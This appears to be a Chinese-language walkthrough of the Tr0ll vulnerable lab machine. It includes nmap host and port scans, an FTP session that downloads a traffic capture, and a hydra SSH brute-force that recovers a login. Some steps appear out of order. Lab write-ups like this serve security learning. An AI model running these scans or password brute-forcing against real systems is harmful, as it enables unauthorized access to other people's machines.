




后面跟上192.168.1.0/24意思是可用 IP 范围:192.168.1.1 ~ 192.168.1.254下的所有主机
我的kali ip在192.168.153下面,因此靶机的ip八九不离十也是在这下面了
输入命令:
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| └─$ nmap -sn 192.168.153.0/24 Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-28 03:22 EDT Nmap scan report for 192.168.153.1 Host is up (0.00026s latency). MAC Address: 00:50:56:C0:00:08 (VMware) Nmap scan report for 192.168.153.2 Host is up (0.00011s latency). MAC Address: 00:50:56:E7:17:EE (VMware) Nmap scan report for 192.168.153.131 Host is up (0.00029s latency). MAC Address: 00:0C:29:1B:BA:36 (VMware) Nmap scan report for 192.168.153.254 Host is up (0.00016s latency). MAC Address: 00:50:56:F8:C2:5B (VMware) Nmap scan report for 192.168.153.135 Host is up. Nmap done: 256 IP addresses (5 hosts up) scanned in 5.94 seconds |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Using binary mode to transfer files. ftp> ls 229 Entering Extended Passive Mode (|||10258|). 150 Here comes the directory listing. -rwxrwxrwx 1 1000 0 8068 Aug 10 2014 lol.pcap 226 Directory send OK. |
然后输入get即可下载里面的文件
我们下载下来流量包,进行流量分析
发现传输了一个txt文件
txt文件内容:
|-----------------------------------------------------------------------------------------------------------------------------------------------------------|
| Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P Sucks, you were so close... gotta TRY HARDER! |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

| $ hydra -L which_one_lol.txt -p Pass.txt ssh://192.168.153.131 Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-28 06:09:50 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task [DATA] attacking ssh://192.168.153.131:22/ [22][ssh] host: 192.168.153.131 login: overflow password: Pass.txt 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-28 06:10:01 |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ┌──(kali㉿kali)-[~/桌面] └─$ nmap -sn 192.168.153.0/24 Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-28 08:34 EDT Nmap scan report for 192.168.153.1 Host is up (0.0012s latency). MAC Address: 00:50:56:C0:00:08 (VMware) Nmap scan report for 192.168.153.2 Host is up (0.00096s latency). MAC Address: 00:50:56:E7:17:EE (VMware) Nmap scan report for 192.168.153.132 Host is up (0.00072s latency). MAC Address: 00:0C:29:5D:4D:05 (VMware) Nmap scan report for 192.168.153.254 Host is up (0.00014s latency). MAC Address: 00:50:56:F8:C2:5B (VMware) Nmap scan report for 192.168.153.135 Host is up. Nmap done: 256 IP addresses (5 hosts up) scanned in 5.94 seconds |
还是192.168.153.132,先端口扫描一下:
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| └─$ nmap -sV -sC -p- 192.168.153.132 Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-28 08:36 EDT Nmap scan report for 192.168.153.132 Host is up (0.0049s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.0.8 or later 22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 1024 82:fe:93:b8:fb:38:a6:77:b5:a6:25:78:6b:35:e2:a8 (DSA) | 2048 7d:a5:99:b8:fb:67:65:c9:64:86:aa:2c:d6:ca:08:5d (RSA) |_ 256 91:b8:6a:45:be:41:fd:c8:14:b5:02:a0:66:7c:8c:96 (ECDSA) 80/tcp open http Apache httpd 2.2.22 ((Ubuntu)) |_http-server-header: Apache/2.2.22 (Ubuntu) |_http-title: Site doesn't have a title (text/html). MAC Address: 00:0C:29:5D:4D:05 (VMware) Service Info: Host: Tr0ll; OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds |
|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| └─$ ftp 192.168.153.132 Connected to 192.168.153.132. 220 Welcome to Tr0ll FTP... Only noobs stay for a while... Name (192.168.153.132:kali): |